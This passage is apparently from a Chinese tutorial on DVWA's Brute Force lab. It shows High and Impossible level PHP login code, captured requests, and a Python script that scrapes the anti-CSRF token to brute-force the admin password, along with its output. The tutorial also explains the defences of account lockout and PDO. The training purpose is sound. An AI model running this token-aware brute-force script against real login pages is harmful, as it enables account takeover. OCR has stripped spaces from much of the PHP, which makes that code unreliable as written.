
```
<?php

if(isset($_GET['Login'])){
//CheckAnti-CSRFtoken
checkToken($_REQUEST['user_token'],$_SESSION['session_token'],'index.php');

//Sanitiseusernameinput

$user=$_GET['username'];
$user=stripslashes($user);
$user=mysql_real_escape_string($user);

//Sanitisepasswordinput
$pass=$_GET['password'];
$pass=stripslashes($pass);
$pass=mysql_real_escape_string($pass);
$pass=md5($pass);

//Checkdatabase
$query="SELECT*FROM`users`WHEREuser='$user'ANDpassword='$pass';";
$result=mysql_query($query)ordie('<pre>'.mysql_error().'</pre>');

if($result&&mysql_num_rows($result)==1){
//Getusersdetails
$avatar=mysql_result($result,0,"avatar");

//Loginsuccessful
echo"<p>Welcometothepasswordprotectedarea{$user}</p>";
echo"<imgsrc="{$avatar}"/>";
}
else{
//Loginfailed
sleep(rand(0,3));
sleep(rand(0,3));
echo"<pre><br/>Usernameand/orpasswordincorrect.</pre>";
}

mysql_close();
}

//GenerateAnti-CSRFtoken
generateSessionToken();

?>
```

High级别的代码加入了Token，可以抵御CSRF攻击，同时也增加了爆破的难度，通过抓包，可以看到，登录验证时提交了四个参数：username、password、Login以及user_token。



```
GET /dvwa/vulnerabilities/brute/?username=admin&password=1123456&Login=Login&user_token=7188a2dae155e2606ea5f0c62184103b HTTP/1.1
Host: [redacted]
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.116 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://[redacted]/dvwa/vulnerabilities/brute/
Accept-Encoding: gzip, deflate, sdch
Accept-Language: zh-CN,zh;q=0.8
Cookie: security=high; PHPSESSID=5re92j36t4f2k1gvnqdf958bi2
```

每次服务器返回的登陆页面中都会包含一个随机的user_token的值，用户每次登录时都要将user_token一起提交。服务器收到请求后，会优先做token的检查，再进行sql查询。



```
<div class="body_padded">
        <h1>Vulnerability: Brute Force</h1>

        <div class="vulnerable_code_area">
                <h2>Login</h2>

                <form action="#" method="GET">
                        Username:<br />
                        <input type="text" name="username"><br />
                        Password:<br />
                        <input type="password" AUTOCOMPLETE="off" name="password"><br />
                        <br />
                        <input type="submit" value="Login" name="Login">
                        <input type='hidden' name='user_token' value='a1ef541c3795191371be519b60ed63b0' />
                </form>
                <pre><br />Username and/or password incorrect.</pre>
        </div>

        <h2>More Information</h2>
```

同时，High级别的代码中，使用了stripslashes（去除字符串中的反斜线字符,如果有两个连续的反斜线,则只去掉一个）、 mysql_real_escape_string对参数username、password进行过滤、转义，进一步抵御sql注入。

漏洞利用


由于加入了Anti-CSRFtoken预防无脑爆破，这里就不推荐用Burpsuite了，还是简单用python写个脚本吧。

下面是我自己写的一个脚本（python 2.7），用户名为admin，对password参数进行爆破并打印结果，仅供各位参考。

```
from bs4 import BeautifulSoup
import urllib2
header={        'Host': '192.168.153.130',
                'Cache-Control': 'max-age=0',
                'If-None-Match': "307-52156c6a290c0",
                'If-Modified-Since': 'Mon, 05 Oct 2015 07:51:07 GMT',
                'User-Agent': 'Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (K
HTML, like Gecko) Chrome/53.0.2785.116 Safari/537.36',
                'Accept': '*/*',
                'Referer': 'http://192.168.153.130/dvwa/vulnerabilities/brute/index.php',
                'Accept-Encoding': 'gzip, deflate, sdch',
                'Accept-Language': 'zh-CN,zh;q=0.8',
                'Cookie': 'security=high; PHPSESSID=5re92j36t4f2k1gvnqdf958bi2'}
requrl = "http://192.168.153.130/dvwa/vulnerabilities/brute/"

def get_token(requrl,header):
        req = urllib2.Request(url=requrl,headers=header)
        response = urllib2.urlopen(req)
        print response.getcode(),
        the_page = response.read()
        print len(the_page)
        soup = BeautifulSoup(the_page,"html.parser")
        user_token = soup.form.input.input.input.input["value"] #get the user_token
        return user_token

user_token = get_token(requrl,header)
i=0
for line in open("rkolin.txt"):
        requrl = "http://192.168.153.130/dvwa/vulnerabilities/brute/"+"?username=admin&passwo
rd="+line.strip()+"&Login=Login&user_token="+user_token
        i = i+1
        print i,'admin',line.strip(),
        user_token = get_token(requrl,header)
        if (i == 10):
                break
```

get_token的功能是通过python的BeautifulSoup库从html页面中抓取user_token的值，为了方便展示，这里设置只尝试10次。

运行脚本时的Burpsuite截图


Burp Intruder Repeater Window Help


Target | Proxy | Spider | Scanner | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Options | Alerts

Intercept | HTTP history | WebSockets history | Options

Filter: Hiding CSS, image and general binary content

# ▲	Host	Method	URL	Params	Edited	Status	Length
127	http://192.168.153.130	GET	/dvwa/vulnerabilities/brute/	☐	☐	200	5298
128	http://192.168.153.130	GET	/dvwa/vulnerabilities/brute/?username=...	✓	☐	200	5410
129	http://192.168.153.130	GET	/dvwa/vulnerabilities/brute/?username=...	✓	☐	200	5350
130	http://192.168.153.130	GET	/dvwa/vulnerabilities/brute/?username=...	✓	☐	200	5350
132	http://192.168.153.130	GET	/dvwa/vulnerabilities/brute/?username=...	✓	☐	200	5350
133	http://192.168.153.130	GET	/dvwa/vulnerabilities/brute/?username=...	✓	☐	200	5350
134	http://192.168.153.130	GET	/dvwa/vulnerabilities/brute/?username=...	✓	☐	200	5350
135	http://192.168.153.130	GET	/dvwa/vulnerabilities/brute/?username=...	✓	☐	200	5350
136	http://192.168.153.130	GET	/dvwa/vulnerabilities/brute/?username=...	✓	☐	200	5350
137	http://192.168.153.130	GET	/dvwa/vulnerabilities/brute/?username=...	✓	☐	200	5350
138	http://192.168.153.130	GET	/dvwa/vulnerabilities/brute/?username=...	✓	☐	200	5350

打印的结果从第二行开始依次是序号、用户名、密码、http状态码以及返回的页面长度。


```
C:\Users\Administrator\Desktop>python "Brute Force.py"
200 4979
1 admin password 200 5091
2 admin b123456789 200 5031
3 admin abcd4321 200 5031
4 admin 1234567890- 200 5031
5 admin 66665555 200 5031
6 admin 8877665544332211 200 5031
7 admin 998877665544332211 200 5031
8 admin 00998877665544332211 200 5031
9 admin 8877665544332211OO 200 5031
10 admin 9988776655443322110O 200 5031

C:\Users\Administrator\Desktop>
```

对比结果看到，密码为password时返回的长度不太一样，手工验证，登录成功，爆破完成。


Impossible

服务器端核心代码

```
<?php

if(isset($_POST['Login'])){
//CheckAnti-CSRFtoken
checkToken($_REQUEST['user_token'],$_SESSION['session_token'],'index.php');

//Sanitiseusernameinput
$user=$_POST['username'];
$user=stripslashes($user);
$user=mysql_real_escape_string($user);

//Sanitisepasswordinput
$pass=$_POST['password'];
$pass=stripslashes($pass);
$pass=mysql_real_escape_string($pass);
```

```
$pass=md5($pass);

//Defaultvalues
$total_failed_login=3;
$lockout_time=15;
$account_locked=false;

//Checkthedatabase(Checkuserinformation)
$data=$db->prepare('SELECTfailed_login,last_loginFROMusersWHEREuser=(:user)LIMIT1;');
$data->bindParam(':user',$user,PDO::PARAM_STR);
$data->execute();
$row=$data->fetch();

//Checktoseeiftheuserhasbeenlockedout.
if(($data->rowCount()==1)&&($row['failed_login']>=$total_failed_login)){
//Userlockedout.Note,usingthismethodwouldallowforuserenumeration!
//echo"<pre><br/>Thisaccounthasbeenlockedduetotoomanyincorrectlogins.</pre>";

//Calculatewhentheuserwouldbeallowedtologinagain
$last_login=$row['last_login'];
$last_login=strtotime($last_login);
$timeout=strtotime("{$last_login}+{$lockout_time}minutes");
$timenow=strtotime("now");

//Checktoseeifenoughtimehaspassed,ifithasn'tlockedtheaccount
if($timenow>$timeout)
$account_locked=true;
}

//Checkthedatabase(ifusernamematchesthepassword)
$data=$db->prepare('SELECT*FROMusersWHEREuser=(:user)ANDpassword=(:password)LIMIT1;');
$data->bindParam(':user',$user,PDO::PARAM_STR);
$data->bindParam(':password',$pass,PDO::PARAM_STR);
$data->execute();
$row=$data->fetch();

//Ifitsavalidlogin...
if(($data->rowCount()==1)&&($account_locked==false)){
//Getusersdetails
$avatar=$row['avatar'];
$failed_login=$row['failed_login'];
$last_login=$row['last_login'];

//Loginsuccessful
echo"<p>Welcometothepasswordprotectedarea<em>{$user}</em></p>";
echo"<imgsrc="{$avatar}"/>";

//Hadtheaccountbeenlockedoutsincelastlogin?
if($failed_login>=$total_failed_login){
echo"<p><em>Warning</em>:Someonemightofbeenbruteforcingyouraccount.</p>";
echo"<p>Numberofloginattempts:<em>{$failed_login}</em>.<br/>Lastloginattemptwasat:<em>${last_
login}</em>.</p>";
}

//Resetbadlogincount
$data=$db->prepare('UPDATEusersSETfailed_login="0"WHEREuser=(:user)LIMIT1;');
$data->bindParam(':user',$user,PDO::PARAM_STR);
$data->execute();
}
else{
//Loginfailed
sleep(rand(2,4));

//Givetheusersomefeedback
echo"<pre><br/>Usernameand/orpasswordincorrect.<br/><br/>Alternative,theaccounthasbeenlockedb
ecauseoftoomanyfailedlogins.<br/>Ifthisisthecase,<em>pleasetryagainin{$lockout_time}minutes</
em>.</pre>";

//Updatebadlogincount
$data=$db->prepare('UPDATEusersSETfailed_login=(failed_login+1)WHEREuser=(:user)LIMIT1;');
$data->bindParam(':user',$user,PDO::PARAM_STR);
$data->execute();
}

//Setthelastlogintime
$data=$db->prepare('UPDATEusersSETlast_login=now()WHEREuser=(:user)LIMIT1;');
$data->bindParam(':user',$user,PDO::PARAM_STR);
$data->execute();
}

//GenerateAnti-CSRFtoken
generateSessionToken();

?>
```

可以看到Impossible级别的代码加入了可靠的防爆破机制，当检测到频繁的错误登录后，系统会将账户锁定，爆破也就无法继续。



```
Username and/or password incorrect.

Alternative, the account has been locked because of too many failed logins.
If this is the case, please try again in 15 minutes.
```

同时采用了更为安全的PDO（PHP Data Object）机制防御sql注入，这是因为不能使用PDO扩展本身执行任何数据库操作，而sql注入的关键就是通过破坏sql语句结构执行恶意的sql命令。

关于PDO

http://www.cnblogs.com/pinocchioatbeijing/archive/2012/03/20/2407869.html